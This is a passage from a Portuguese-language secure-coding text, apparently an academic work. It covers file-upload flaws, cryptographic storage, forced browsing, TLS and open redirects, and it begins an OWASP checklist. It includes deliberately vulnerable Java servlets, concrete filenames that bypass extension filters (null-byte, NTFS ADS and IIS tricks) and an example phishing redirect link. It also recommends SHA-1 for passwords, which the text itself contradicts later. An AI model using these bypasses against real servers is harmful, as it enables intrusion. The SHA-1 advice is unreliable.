        <input type="submit" name="submit" value="Submit"/>
</form>
```

Quando executar o método *doPost*, o *servlet* Java irá receber o pedido, extrair o nome do arquivo a partir do cabeçalho de solicitação HTTP, ler o conteúdo do arquivo a partir da requisição e gravar o arquivo para o diretório local, conforme o Exemplo de Código 13.

Exemplo de Código 13

```
public class FileUploadServlet extends HttpServlet {

                  ...

      protected void doPost(HttpServletRequest request,
                                            HttpServletResponse response)
                                      throws ServletException, IOException
{

            response.setContentType("text/html");
            PrintWriter out = response.getWriter();
            String contentType = request.getContentType();

            // the starting position of the boundary header
            int ind = contentType.indexOf("boundary=");
            String boundary = contentType.substring(ind+9);

            String pLine = new String();
            //Constant value
            String uploadLocation = new String(UPLOAD_DIRECTORY_STRING);

                  // verify that content type is multipart form data
            if (contentType != null &&
                  contentType.indexOf("multipart/form-data") != -1) {

                  // extract the filename from the Http header
                  BufferedReader br = new BufferedReader(new

InputStreamReader(request.getInputStream()));

                              ...

pLine = br.readLine();
                  String filename =
pLine.substring(pLine.lastIndexOf("\\"),
                        pLine.lastIndexOf("\""));
                        ...
```

```
                    ...
                // output the file to the local upload directory
                try {
                    BufferedWriter bw = new BufferedWriter(new

FileWriter(uploadLocation+filename, true));                       for
(String line; (line=br.readLine())!=null; ) {
                        if (line.indexOf(boundary) == -1) {
                            bw.write(line);
                            bw.newLine();
                            bw.flush();
                        }
                    } //end of for loop
                    bw.close();

                } catch (IOException ex) {...}
                    // output successful upload response HTML page
                }
                // output unsuccessful upload response HTML page
                else
                {...}
            }
            ...
        }
```

Este código não executa uma verificação do tipo de arquivo a ser carregado. Isso poderia permitir que um invasor envie qualquer arquivo executável ou outro arquivo com código malicioso. Além disso, a criação do objeto *BufferedWriter* está sujeita a modificação do caminho relativo do diretório. Dependendo do ambiente de execução, o atacante pode ser capaz de especificar arquivos arbitrários para gravar, levando a uma grande variedade de consequências, desde a execução de código, o XSS ou queda do sistema.

3.8.3 Estratégia de prevenção

Algumas aplicações web utilizam apenas uma lista negra de extensões para impedir o *upload* de um arquivo malicioso. Neste caso, alguns pontos devem ser observados:

- É possível ignorar essa proteção usando algumas extensões que são executáveis no servidor, mas não são mencionadas na lista. Por exemplo: `"file.php5"`, `"file.shtml"`, `"file.asa"`, ou `"file.cer"`.
- As vezes é possível ignorar essa proteção, alterando a caixa de algumas letras da extensão, por exemplo: `"File.asp"` ou `"file.PHp3"`.

- É possível ignorar essa proteção usando espaços à direita e/ou pontos no final do nome do arquivo. Estes espaços e/ou pontos no final do nome do arquivo será removido quando o arquivo for salvo no disco rígido automaticamente. O nome do arquivo pode ser enviado para o servidor usando um *proxy* local ou usando um *script* simples, como por exemplo: ".. File.asp ... ...", "File.asp", ou "File.asp . ".

- Um servidor web pode usar a primeira extensão após o primeiro ponto (".") no nome do arquivo ou utilizar um algoritmo de prioridades específicas para detectar a extensão do arquivo. Portanto, a proteção pode ser contornada fazendo o *upload* de um arquivo com duas extensões depois do primeiro ponto. A primeira extensão é proibida, e a segunda é permitida. Por exemplo: "file.php.jpg".

- No caso de utilizar *Internet Information Server 6* (ou versões anteriores), pode ser possível ignorar essa proteção, acrescentando um ponto e vírgula após a extensão proibida e antes da extensão permitida, por exemplo: "File.asp; jpg.".

- No caso de utilizar *Internet Information Server 6* (ou versões anteriores), pode ser possível ignorar essa proteção, colocando um arquivo de execução, como ASP, com outra extensão em uma pasta que termina com uma extensão de execução como ".asp", como por exemplo "folder.asp\file.txt". Além disso, é possível criar um diretório usando apenas o *upload* de um arquivo e ADS (*Alternate Data Stream*). Neste método, o nome deve terminar com ":: $ Index_Allocation" ou ": I30 $: $ Index_Allocation" para criar um diretório em vez de um arquivo. Por exemplo: "newfolder.asp: $ Index_Allocation" cria "newfolder.asp" como um novo diretório.

- Essa proteção pode ser completamente ignorada, usando o famoso caractere de controle *Null*(0x00) após a extensão proibida e antes da permitida. Neste método, durante o processo de salvar as letras da extensão, todas as letras após o caractere *Null* serão descartadas. Colocar um caracter nulo no nome do arquivo pode ser feito simplesmente usando um *proxy* local ou usando um *script* (por exemplo: "File.asp% 00.jpg").

- Também é possível criar um arquivo com uma extensão proibida usando fluxo NTFS de dados alternativos (ADS). Neste caso, o sinal ":" será inserido após a extensão proibida e antes da permitida. Como resultado, um arquivo vazio com a extensão proibida será criado no servidor, como por exemplo: `"File.asp:. jpg"`. O atacante pode tentar editar esse arquivo depois de executar seus códigos maliciosos. No entanto, um arquivo vazio nem sempre é bom para um atacante. Então, existe um método no qual um invasor pode carregar um arquivo *shell* não vazio, usando o ADS. Neste método, um arquivo proibido pode ser carregado usando o padrão: `"File.asp: $ data."`.

- Em servidores Windows, é possível substituir os arquivos usando o nome curto. Por exemplo: "web.config" pode ser substituído pelo *upload* "web ~ 1.con")

- A combinação das opções acima pode levar a ignorar as proteções.

Muitas aplicações web usam o conceito de lista branca para aceitar as extensões dos arquivos. Embora o uso da lista branca seja uma das recomendações, não é suficiente por si só, pois a própria lista pode conter extensões perigosas. Sem ter a validação de entrada, ainda há uma chance de o atacante contornar as proteções.

Utilize o parâmetro “*Content-Type*” do cabeçalho da requisição que indica o tipo de mídia na Internet do conteúdo da mensagem. Às vezes, as aplicações web utilizam este parâmetro para reconhecer um arquivo como válido. Por exemplo, eles só aceitam os arquivos com o "*Content-Type*" tipo "text/plain". No entanto, atente para o fato de que é possível ignorar essa proteção mudando esse parâmetro no cabeçalho da solicitação usando um *proxy* local.

Às vezes, as aplicações web, intencionalmente ou não, usam algumas funções (ou APIs) para verificar o tipo do arquivo. Por exemplo, no caso de ter o redimensionamento da imagem, é provável ter um verificador de tipo de imagem. Alguns verificadores fazem a leitura apenas dos primeiros caracteres(ou cabeçalho) dos arquivos, a fim de validá-los. Neste caso, um atacante pode inserir o código malicioso depois de algum cabeçalho válido. Há sempre alguns lugares na estrutura

dos arquivos que estão na secção de comentários e não têm efeito sobre o arquivo principal, e um atacante pode inserir códigos maliciosos nestes pontos. Além disso, não é impossível pensar em um modificador de arquivo (por exemplo um redimensionador de imagens), que produz códigos maliciosos se em caso de receber uma entrada especial.

Nunca aceite um nome de arquivo e sua extensão diretamente, sem passar por uma lista de filtro. É necessário ter uma lista somente com as extensões permitidas para a aplicação web. Todos os caracteres de controle e *Unicode* devem ser retirados dos nomes de arquivos e suas extensões, sem qualquer exceção. Além disso, os caracteres especiais como ";", ":", ">", "<", "/", "\" adicionados a “.”, “*”, “%”, “$”, devem ser descartados também. Se for aplicável e não houver necessidade de ter caracteres *Unicode*, é altamente recomendável aceitar apenas caracteres alfanuméricos e apenas um ponto como uma entrada para o nome do arquivo e a extensão, nas quais o nome do arquivo e também a extensão não devem estar vazios em tudo (expressão regular:. [a-zA-Z0-9] {1200} \ [a-zA-Z0-9] {1,10}).

Limite o comprimento do nome do arquivo. Por exemplo, o comprimento máximo do nome de um arquivo mais a extensão deve ser inferior a 255 caracteres (sem considerar o diretório) em uma partição NTFS. É recomendado o uso de um algoritmo para determinar os nomes dos arquivos. Por exemplo, um arquivo pode ser um *hash* MD5 do nome do arquivo com data. Impessa a substituição de um arquivo, no caso de ter o mesmo *hash* para ambos. O diretório de armazenamento dos arquivos não deve possuir nenhuma permissão de execução automática. Limite o tamanho máximo e mínimo do arquivo para evitar ataques de negação de serviço.

Use um verificador de vírus no servidor (se for aplicável). Ou, se o conteúdo dos arquivos não são confidenciais, um site de verificação de vírus gratuito pode ser usado. Neste caso, o arquivo deve ser armazenado com um nome de forma aleatória e sem qualquer extensão no servidor, e após a verificação de vírus (ou *upload* para um site gratuito de verificação de vírus recebendo de volta o resultado), pode ser renomeado para o seu nome específico e extensão. Procure sempre utilizar o método POST em vez de GET.

Utilize o mecanismo de *log* da aplicação para registrar as atividades dos usuários. No entanto, o mecanismo de *log* deve ser protegido contra a falsificação de *log* e de injeção de código. No caso de ter que manipular arquivos compactados, o conteúdo do arquivo compactado deve ser verificado um a um, como um novo arquivo.

3.9 ARMAZENAMENTO CRIPTOGRÁFICO INSEGURO

3.9.1 Características

A maioria das aplicações web têm necessidade de armazenar informações confidenciais, tanto em banco de dados como no sistema de arquivos. As informações podem ser senhas, números de cartão de crédito, cadastro de clientes ou informações proprietárias. Frequentemente, técnicas de criptografia são usadas para proteger informações sensíveis. Embora a criptografia tenha se tornado relativamente fácil de implementar e usar, os desenvolvedores frequentemente cometem erros ao integrá-la em uma aplicação web. Desenvolvedores podem superestimar a proteção obtida pelo uso de criptografia e não serem tão cuidadosos na garantia de outros aspectos de segurança. Algumas áreas onde os erros são cometidos geralmente incluem:

- Falha em criptografar dados críticos.
- Armazenamento inseguro de chaves, certificados e senhas.
- Armazenamento inadequado dos segredos em memória.
- Fontes de aleatoriedade escassas.
- Escolha inadequada do algoritmo.
- Tentativa de inventar um novo algoritmo de criptografia.
- A falta de suporte para as mudanças de chave de criptografia e outros procedimentos de manutenção necessários.

O impacto destas deficiências podem ser devastadoras para a segurança de

uma aplicação. Criptografia é geralmente usada para proteger os ativos mais sensíveis de uma aplicação, que pode ser totalmente comprometida por essa vulnerabilidade.

3.9.2 Exemplo de ataque

Exemplo 1: Uma aplicação criptografa cartões de crédito em um banco de dados para evitar a exposição aos usuários finais. No entanto, o banco de dados é definido para descriptografar automaticamente nas consultas que acessam as colunas com o número do cartão de crédito, permitindo que uma falha de injeção SQL possa recuperar todos os cartões de crédito em formato texto.

Exemplo 2: O banco de dados de senhas usa um *hash* fácil de decodificar para todos os dados armazenados. Uma falha de *upload* de arquivo perigoso permite que um invasor obtenha o arquivo de senha. Todos as senhas podem ser descobertas em 4 semanas, enquanto que se o hash fosse devidamente implementado teria levado mais de 3000 anos.

3.9.3 Estratégia de prevenção

Descobrir falhas de criptografia sem acesso ao código-fonte pode ser extremamente demorado. No entanto, é possível examinar *tokens*, IDs de sessão, *cookies* e outras credenciais para verificar se eles são, obviamente, não aleatórios. Todas as abordagens tradicionais de “criptoanálise” podem ser usadas para tentar descobrir como uma aplicação web está usando suas funções criptográficas.

De longe o método mais fácil é fazer uma revisão do código para ver como as funções de criptografia são implementados. Uma análise cuidadosa da estrutura, qualidade e implementação dos módulos de criptografia deve ser realizada. O revisor deve ter uma sólida experiência na revisão de falhas de criptografia. A revisão deve abranger também como as chaves, senhas e outros segredos são guardados, protegidos, carregados, processados e apagados da memória.

Outra maneira para se proteger contra falhas de criptografia é minimizar o uso de criptografia e manter apenas a informação que seja absolutamente necessária. Por exemplo, ao invés de criptografar os números de cartão de crédito e

armazená-los, basta exigir que os usuários reintroduzam os números. Além disso, em vez de armazenar senhas criptografadas, use uma função como SHA-1 para proteger as senhas.

Se a criptografia deve ser utilizada, escolha uma biblioteca que tenha sido exposta a teste público e certifique-se que não há vulnerabilidades abertas. Encapsule as funções de criptografia que são usados e analise o código cuidadosamente. Certifique-se que os segredos, tais como chaves, certificados e senhas são armazenadas de forma segura. Para tornar mais difícil para um atacante, os segredos podem ser divididos em pelo menos dois locais e montados em tempo de execução. Esses locais podem incluir um arquivo de configuração, um servidor externo, ou dentro do próprio código.

Não crie algoritmos de criptografia. Somente use algoritmos aprovados publicamente como, AES, Criptografia de chaves publicas RSA, SHA-256 ou melhores para *hash*. Não use algoritmos fracos, como MD5/SHA1, para dados que serão armazenados em disco. Use mecanismos mais seguros como SHA- 256 ou melhores. Crie chaves *offline* e armazene chaves privadas com extremo cuidado. Nunca transmita chaves privadas em canais inseguros.

Assegure que credenciais de infraestrutura como credenciais de banco de dados ou detalhes de filas de acessos MQ estão corretamente seguras (por meio de rígidos sistemas de arquivos e controles), criptografados de forma adequada e não podem ser descriptografados por usuários locais ou remotos. Assegure que dados armazenados criptografados no disco não são fáceis de descriptografar. Por exemplo, criptografia de banco de dados é inútil se a conexão de banco de dados permite acessos não criptografados.

3.10 FALHA AO RESTRINGIR ACESSO À URL

3.10.1 Características

Comumente, a única proteção para uma URL é não mostrar o *link* para usuários não autorizados. No entanto, um motivado, hábil ou apenas um sortudo atacante pode ser capaz de achar e acessar estas páginas, executar funções e

visualizar dados. Segurança por obscuridade não é suficiente para proteger dados e funções sensíveis em uma aplicação. Verificações de controles de acesso devem ser executadas antes de permitir uma solicitação a uma função sensível, na qual garante que somente o usuário autorizado acesse a respectiva função.

O principal método de ataque para esta vulnerabilidade é chamado de “navegação forçada” (“*forced browsing*”), na qual envolve técnicas de adivinhação de *links* (“*guessing*”) e força bruta (“*brute force*”) para achar páginas desprotegidas. É comum que aplicações utilizem códigos de controle de acesso por toda a aplicação, resultando em um modelo complexo que dificulta a compreensão para desenvolvedores e especialistas em segurança. Esta complexidade torna provável a ocorrência de erros e algumas páginas não serão validadas, deixando a aplicação vulnerável.

Navegação forçada é um ataque onde o objetivo é enumerar e acessar os recursos que não são referenciados pela aplicação, mas ainda são acessíveis. Um invasor pode usar técnicas de navegação forçada para pesquisar conteúdos desvinculados no diretório de domínio, tais como diretórios e arquivos temporários e de *backup* antigos e os arquivos de configuração. Estes recursos podem armazenar informações sigilosas sobre aplicações web e sistemas operacionais, tais como código fonte, credenciais, rede interna de endereçamento, e assim por diante, sendo assim considerado um recurso valioso para invasores.

Quando as verificações de controle de acesso às URLs não são aplicadas de forma consistente, os usuários são capazes de acessar dados ou executar ações que não deveriam ser autorizados a realizar. Isso pode levar a uma ampla gama de problemas, incluindo a exposição de informações, negação de serviço e execução de código arbitrário.

3.10.2 Exemplo de ataque

O atacante simplesmente especifica no *browser* a URL de destino. Considere que ambas as URLs apresentadas no Exemplo de Código 14 supostamente necessitam de autenticação. Direitos de administração também são necessários para o acesso à página "admin_getappInfo".

Exemplo de Código 14

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

Se o atacante não está autenticado e o acesso a qualquer página é concedido, então um acesso não autorizado foi permitido. Se um usuário autenticado, mas não administrador, tem permissão para acessar a página "admin_getappInfo", esta é uma falha grave, e pode levar o atacante a explorar mais páginas de administração indevidamente protegidas .

3.10.3 Estratégia de prevenção

A melhor maneira de descobrir se um aplicativo restringe adequadamente o acesso à URL é verificar cada uma delas. Considere para cada página, se ela deveria ser pública ou privada. Se uma página deve ser privada, verifique se é necessário a autenticação para acessar a página e se ela deve ser acessível a qualquer usuário autenticado.

Impedir o acesso não autorizado a URL requer a seleção de uma abordagem para exigir autenticação adequada e autorização correta para cada página. Frequentemente, essa proteção é fornecida por um ou mais componentes externos à aplicação. Independentemente do mecanismo, é recomendado que as políticas de autenticação e autorização sejam baseadas em funções, para minimizar o esforço necessário para manter estas políticas. As políticas também devem ser altamente configuráveis, a fim de minimizar os aspectos de codificação. O mecanismo da aplicação deve negar todo o acesso por padrão, necessitando de subsídios explícitos para os usuários e papéis específicos para o acesso a cada página. Se a página está envolvida em um fluxo de trabalho, verifique se as condições estão no estado adequado para permitir o acesso.

Divida o seu software em áreas como anônima, normal, privilegiada e administrativa. Identifique quais destas áreas requerem uma identidade de usuário comprovada, e use uma capacidade de autenticação centralizada. Identifique todos os canais de comunicação em potencial, ou outros meios de interação com o software, para garantir que todos os canais são protegidos de forma adequada. Os

desenvolvedores às vezes fazem a autenticação no canal principal, mas abrem um canal secundário que se presume ser privado. Por exemplo, um mecanismo de *login* pode ser ouvindo em uma porta de rede, mas após a autenticação bem sucedida, pode abrir uma segunda porta, onde ele espera para a conexão, mas evita a autenticação porque assume que apenas uma conexão autenticada irá se conectar à porta. Em geral, se o software ou protocolo permite que uma única sessão ou estado do usuário possa persistir em múltiplas conexões ou canais, autenticação e gerenciamento de credenciais adequados precisam ser utilizados em todos os pontos.

Para as verificações de segurança que são executadas no lado do cliente, garanta que esses controles são duplicados no lado do servidor. Os atacantes podem ignorar as verificações do lado do cliente, modificando os valores após as verificações serem realizadas, ou alterando o cliente para remover os controles do lado do cliente por completo. Em seguida, estes valores modificados seriam enviados para o servidor.

Sempre que possível, evite a implementação de rotinas de autenticação personalizadas e considere o uso de recursos de autenticação, conforme previsto pelo *framework* usado, sistema operacional ou o ambiente. Estes podem tornar mais fácil fornecer uma separação clara entre as tarefas de autenticação e tarefas de autorização. Em ambientes Web, a linha entre autenticação e autorização às vezes é turva. Se rotinas de autenticação personalizados são necessárias, então essas rotinas devem ser aplicadas a cada página, uma vez que estas páginas podem ser solicitados diretamente.

Use uma biblioteca ou *framework* que não permita que essa vulnerabilidade possa ocorrer ou forneça construções que tornem essa vulnerabilidade mais fácil de evitar. Por exemplo, considere o uso de bibliotecas com recursos de autenticação, como *OpenSSL* ou o *ESAPI Authenticator* .

3.11 PROTEÇÃO INSUFICIENTE DA CAMADA DE TRANSPORTE

3.11.1 Características

A proteção insuficiente da camada de transporte permite que a comunicação entre cliente e servidor seja exposta a terceiros, fornecendo uma possibilidade de ataque que pode comprometer uma aplicação web e/ou roubar informações confidenciais. *Sites* geralmente usam *Secure Sockets Layer/Transport Layer Security* (SSL/TLS) para fornecer criptografia na camada de transporte da aplicação. No entanto, a menos que a aplicação esteja configurada para usar SSL/TLS corretamente, a aplicação pode ser vulnerável à interceptação de tráfego e modificação.

Quando a camada de transporte não é criptografada, toda a comunicação entre a aplicação e o cliente é enviada em formato texto, que a deixa aberta a interceptação, injeção e redirecionamento, também conhecido como ataque *man-in-the-middle (*MITM). Um atacante pode interceptar a comunicação de forma passiva, dando-lhes acesso a dados sigilosos que estão sendo transmitidos, tais como nomes de usuários e senhas. Um invasor pode ainda injetar/remover o conteúdo da comunicação, permitindo que o invasor falsifique e omita informações, injete *scripts* maliciosos, ou redirecione o cliente para acessar um conteúdo remoto não confiável.

3.11.2 Exemplo de ataque

Exemplo 1: Um *site* simplesmente não usa SSL para todas as páginas que exigem autenticação. O atacante simplesmente monitora o tráfego de rede e observa um *cookie* de uma vítima autenticada. O atacante, em seguida, repete esse *cookie* e retoma a sessão do usuário.

Exemplo 2: Um certificado SSL de um *site* foi configurado incorretamente, o que faz com que apareçam os avisos do navegador para seus usuários. Os usuários têm que aceitar tais avisos e continuar, a fim de usar o *site*. Isso faz com que os usuários se acostumem com esses avisos. Um ataque de *phishing* contra clientes do *site* os atrai para um *site* idêntico que não tem um certificado válido, o que gera um aviso similar do *browser*. Uma vez que as vítimas estão acostumados a tais

advertências, eles passam a usar o *site* de *phishing*, informando senhas e outros dados privados.

3.11.3 Estratégia de prevenção

Uma decisão de arquitetura deve ser feita para determinar o método apropriado para proteger os dados enquanto estão sendo transmitidos. As opções mais comuns disponíveis para as corporações são Redes Privadas Virtuais (VPN) ou SSL/TLS, modelo comumente usado por aplicações web. O modelo selecionado é determinada pelas necessidades do negócio da organização. Por exemplo, uma conexão VPN pode ser o melhor projeto para uma parceria entre duas empresas que inclui o acesso mútuo a um servidor compartilhado em uma variedade de protocolos. Por outro lado, um voltado para a Internet de aplicações web da empresa provavelmente seria melhor servido por um modelo de SSL/TLS.

O uso de SSL para comunicação com usuários finais é critico, pois é muito provável que eles utilizem formas inseguras de acessar os aplicativos. Devido ao protocolo HTTP incluir credenciais de autenticação ou um *token* de sessão para cada pedido, toda autenticação do tráfego deve utilizar SSL, não apenas as requisições de *login*. A encriptação de informações com os servidores de *back-end* também é importante. Mesmo que estes servidores sejam naturalmente mais seguros, as informações e as credenciais que eles carregam são mais sensíveis e mais impactantes. Portanto, usar SSL no *back-end* também é muito importante. Assegure-se que as comunicações entre os elementos da infraestrutura, como servidores web e sistemas de banco de dados, estão apropriadamente protegidas pelo uso de camadas de transporte, de segurança ou de encriptação de nível de protocolo para credenciais e informações de valor intrínseco. A encriptação de informação sensível, assim como cartões de crédito e informações de previdência, se tornou um regulamento financeiro e de privacidade para várias empresas. Negligenciar o uso de SSL para o manuseio de conexões de informações cria um risco de não conformidade.

Aplicações que usam a proteção de camada de transporte (HTTPS) mas também incluem conteúdo na página, como *Javascript* ou imagens sobre HTTP, estão usando conteúdo misto e estão vulneráveis a ataques. Um atacante pode

substituir o *Javascript* legítimo sendo enviado para o navegador por uma versão mal-intencionada e executá-lo no contexto da página. Todo o conteúdo em uma página segura deve ser enviado através de HTTPS, incluindo as imagens em HTML, *JavaScript*, CSS, XHR, e qualquer outro conteúdo. Um ataque similar pode ser usado para forçar o *browser* a enviar um *cookie* normalmente transmitido via HTTPS para a versão HTTP do local, expondo o *cookie*. *Cookies* devem ser definidos com a marcação "*secure*" e, se possível, "*HTTPOnly*" para evitar o vazamento do *cookie*.

Uma prática comum é redirecionar os usuários que tenham solicitado uma versão sem SSL/TLS da página de *login* para a versão com SSL/TLS. Por exemplo, o usuário solicita a URL *http://site.com/login* e é redirecionado para *https://site.com/login*. Esta prática cria uma vulnerabilidade adicional. O redirecionamento das versões sem SSL/TLS para a versão SSL/TLS reforça para o usuário que a prática de solicitar a página insegura é aceitável e segura. Neste cenário, o ataque *man-in-the-middle* é usado pelo invasor para interceptar a requisição sem SSL/TLS. O atacante, em seguida, injeta o HTML da página de login e muda a forma do HTTP não criptografado. Isso permite que o invasor obtenha as credenciais do usuário à medida que são transmitidas.

3.12 REDIRECIONAMENTOS DE URL PARA PÁGINA NÃO CONFIÁVEL

3.12.1 Características

As aplicativos web frequentemente redirecionam e enviam os usuários para outras páginas e *sites*, e utilizam dados confiáveis para determinar as páginas de destino. Sem a devida validação, os atacantes podem redirecionar vítimas a *sites* de *phishing* ou *malware*, ou usar o redirecionamento para acessar páginas não autorizadas. Uma aplicação da web que aceita uma entrada controlada pelo usuário que especifica um *link* para um *site* externo, e usa esse *link* em um redirecionamento, facilitando, assim, os ataques de *phishing*.

O usuário também pode ser redirecionado para uma página não confiável que contém *malware* que pode comprometer, em seguida, a máquina do usuário. Isto irá expor o usuário a riscos extensos e a interação do usuário com o servidor web também pode ser comprometida.

3.12.2 Exemplo de ataque

O Exemplo de Código 15 a seguir, é um *servlet* Java que receberá uma requisição GET com um parâmetro 'url' na requisição para redirecionar o navegador para o endereço especificado. O *servlet* irá recuperar o valor do parâmetro 'url' da requisição e enviar uma resposta para redirecionar o navegador para o endereço de URL.

Exemplo de Código 15

```
public class RedirectServlet extends HttpServlet {

    protected void doGet(HttpServletRequest request,
                         HttpServletResponse response)
                         throws ServletException, IOException {

            String query = request.getQueryString();

            if (query.contains("url")) {
                String url = request.getParameter("url");
                response.sendRedirect(url);
            }
        }
    }
```

O problema com este código é que um invasor poderia usar o *RedirectServlet* como parte de um esquema de *phishing* para redirecionar os usuários para um *site* malicioso. Um invasor pode enviar um HTML formatado que direciona o usuário para entrar em sua conta, como no Exemplo de Código 16 a seguir:

Exemplo de Código 16

```
        <a href="http://bank.example.com/redirect?
url=http://attacker.example.net">Click here to log in</a>
```

O usuário pode presumir que o vínculo é seguro, pois a URL começa com o seu banco confiável, “bank.example.com”. No entanto, o usuário será redirecionado ao *site* do invasor na web, o “attacker.example.net”, que o atacante pode ter feito parecer muito semelhante ao “bank.example.com”. O usuário pode, então, inconscientemente, digitar suas credenciais na página web do atacante e comprometer a sua conta bancária. Um *servlet* Java nunca deve redirecionar o

usuário para uma URL sem verificar se é um *site* confiável.

3.12.3 Estratégia de prevenção

O uso seguro de redirecionamentos e encaminhamentos podem ser feitos de diversas formas, evitando as principais falhas usadas pelos atacantes para tentar ganhar a confiança do usuário:

- Evite o uso de redirecionamentos e encaminhamentos. Se for usado, não envolva parâmetros do usuário para o cálculo do destino.
- Se os parâmetros que definem o destino de redirecionamento não podem ser evitados, assegure-se que o valor fornecido é válido e autorizado para o usuário. Use uma lista branca de URLs aprovadas ou domínios a serem utilizados para redirecionamento.
- Utilize os parâmetros de destino como um mapa de valores, ao invés da URL real ou parte dela, deixando que o código do lado do servidor traduza este mapeamento para a URL real de destino.
- Use uma página de aviso intermediário que fornece ao usuário uma indicação clara de que ele esta saindo do site. Implemente um longo tempo de espera antes do redirecionamento, ou force o usuário a clicar em um link. Tenha cuidado para evitar problemas de XSS ao gerar a página de aviso.

Analise todas as possíveis áreas onde as entradas não confiáveis podem ser introduzidas no seu software como: parâmetros ou argumentos, *cookies*, qualquer leitura a partir da rede, variáveis de ambiente, pesquisas de DNS reverso, resultados de consulta, cabeçalhos de solicitação, componentes de URL, e-mail, arquivos, ficheiros, bases de dados e os sistemas externos que fornecem dados para o aplicativo. Lembre-se que as entradas podem ser obtidas indiretamente por meio de chamadas de API. Muitos problemas de redirecionamento ocorrem porque o programador assume o falso princípio de que alguns recursos não podem ser alterados, como *cookies* e campos ocultos de formulário.

Examine o código para todos os usos de *Redirect* ou *Forwards*. Para cada

uso, verifique se a URL de destino é fornecida por algum valor de parâmetro. Em caso afirmativo, garanta que o parâmetro é validado para conter somente um destino ou parte de um destino permitidos. Se o código não estiver disponível, verifique todos os parâmetros da página e verifique se eles funcionam como parte de um redirecionamento ou encaminhamento de URL e testar aqueles que o fazem.

Neste capítulo foi apresentado as principais vulnerabilidades, escolhidas com o objetivo de cobrir o escopo das vulnerabilidades mais exploradas nas aplicações Web, suas características, exemplos de ataque e estratégias de prevenção, as quais os desenvolvedores poderão utilizar como referência na implementação de código que contemple os aspectos de segurança relacionados a cada vulnerabilidade.

Analisando as estratégias de prevenção demonstradas, pode-se concluir que a implementação dessas estratégias diferem significativamente da implementação de código que não tenha preocupação com os aspectos de segurança, portanto, alterar um código já implementado que não levou em consideração as vulnerabilidades de segurança apresentadas pode ser uma tarefa muito dispendiosa para desenvolvedores e organizações. Por isso torna-se imperativo que as vulnerabilidades sejam tratadas durante o desenvolvimento das aplicações, tarefa que pode ser simplificada através da adoção de um conjunto de boas práticas de programação, tema que será abordado no próximo capítulo.

4 BOAS PRÁTICAS DE PROGRAMAÇÃO

Após apresentar estudos que identificaram e classificaram as vulnerabilidades mais exploradas em aplicações Web no capítulo 2, e as características de cada vulnerabilidade e suas respectivas estratégias de prevenção no capítulo 3, neste último capítulo será apresentado um conjunto de boas práticas de programação que visam mitigar durante o desenvolvimento o maior número possível das vulnerabilidades mais exploradas em aplicações Web.

Geralmente é mais barato construir software seguro do que corrigir problemas de segurança após a entrega do software como um produto final ou pacote completo de software, sem falar nos custos que podem estar associados a uma falha de segurança. Proteger os recursos críticos de aplicações tem se tornado cada vez mais importante, pois o foco dos atacantes concentra-se na camada de aplicação, conforme demonstrado nos capítulos anteriores. Por isso, a melhor estratégia para tratar as questões de segurança é incorporar um conjunto de boas práticas durante o processo de desenvolvimento da aplicação, com o intuito de mitigar o maior número de vulnerabilidades possível.

Em se tratando de boas práticas de segurança, o (*OWASP SECURE CODING PRACTICES, 2010)* é um importante guia de referência. Este documento não se baseia apenas em questões tecnológicas e tem o propósito de definir um conjunto de boas práticas de segurança na codificação de aplicações. As recomendações são apresentadas em um formato de *checklist*, que podem ser integradas ao ciclo de desenvolvimento de aplicações. A adoção destas práticas com certeza irá reduzir as vulnerabilidades mais comuns em aplicações web.

Ao utilizar esse guia, é recomendável que as equipes de desenvolvimento avaliem a maturidade do ciclo de vida de desenvolvimento de software e o nível de conhecimento da sua equipe de desenvolvimento. Como esse guia não entra em detalhes de como implementar cada prática de codificação, os desenvolvedores precisam possuir um conhecimento prévio ou ter disponível os recursos suficientes que forneçam o direcionamento necessário. Esse guia apresenta práticas de codificação que podem ser traduzidas em requisitos de codificação sem a necessidade do desenvolvedor possuir uma compreensão aprofundada das

vulnerabilidades de segurança. No entanto, outros membros da equipe de desenvolvimento devem possuir responsabilidades, treinamentos adequados, ferramentas e recursos para validar se o projeto e a implementação atendem os requisitos de segurança.

Não faz parte do escopo do conjunto de boas práticas fornecer orientações para implementar um *framework* de desenvolvimento seguro de software, no entanto, as seguintes práticas gerais e referências são recomendadas às organizações:

- Definir claramente os papéis e responsabilidades;
- Fornecer às equipes de desenvolvimento pessoal com formação adequada em segurança no desenvolvimento de aplicações;
- Implementar um ciclo de desenvolvimento de software seguro;
- Estabelecer padrões de codificação segura;
- Verificar a efetividade dos controles de segurança;
- Construir uma biblioteca reutilizável ou fazer uso de uma biblioteca de segurança;
- Estabelecer práticas para garantir a segurança quando há terceirização no desenvolvimento, incluindo a definição dos requisitos de segurança e metodologias de verificação tanto para as requisições das propostas, como para o contrato a ser firmado entre as partes.

O conjunto de boas práticas de codificação e suas respectivas definições apresentadas a seguir, representam o conteúdo integral do *OWASP Secure Coding Practices*. Repare que as práticas são classificadas em grupos de acordo com o escopo funcional que desempenham dentro da aplicação, onde cada grupo de boas práticas pode mitigar uma ou mais vulnerabilidades. Além disso, mais de um grupo de boas práticas poderá se referir a uma mesma vulnerabilidade. Por fim, o conjunto de boas práticas são:

- Validação de Entrada de Dados;

- Codificação de Saída de Dados;
- Autenticação e Gerenciamento de Senhas;
- Gerenciamento de Sessão;
- Controle de Acessos;
- Práticas de Criptografia;
- Tratamento de Erros e *Log*;
- Proteção de Dados;
- Segurança nas Comunicações;
- Configuração do Sistema;
- Segurança em Base de Dados;
- Gerenciamento de Arquivos;
- Gerenciamento de Memória;
- Práticas Gerais de Codificação.

Este conjunto de boas práticas foi escolhido por cobrir integralmente o escopo de vulnerabilidades mais exploradas em aplicações Web, conforme os estudos apresentados no Capítulo 2. Além disso, as boas práticas são apresentadas de forma conceitual, não se restringindo a uma tecnologia específica, podendo dessa forma serem aproveitadas pelo maior número possível de profissionais e organizações.

4.1 CHECKLIST DE PRÁTICAS DE CODIFICAÇÃO SEGURA

4.1.1 Validação de Entrada de Dados

É o conjunto de controles que verificam se as propriedades de todas as entradas de dados correspondem ao que é esperado pela aplicação, como tipo dos dados, tamanho, intervalos, conjunto de caracteres aceitáveis que não contenham

caracteres maliciosos. Vulnerabilidades relacionadas: *Cross-site scripting* (XSS), *SQL Injection*, *Cross-site request forgery* (CSRF), Redirecionamento de URL para Página não Confiável.

- Efetuar toda a validação dos dados em um sistema confiável, por exemplo: centralizar todo controle no servidor.
- Identificar todas as fontes de dados e classificar as fontes como confiável/não confiável. Em seguida, validar os dados provenientes de fontes não confiáveis (ex: banco de dados, *stream* de arquivos, etc).
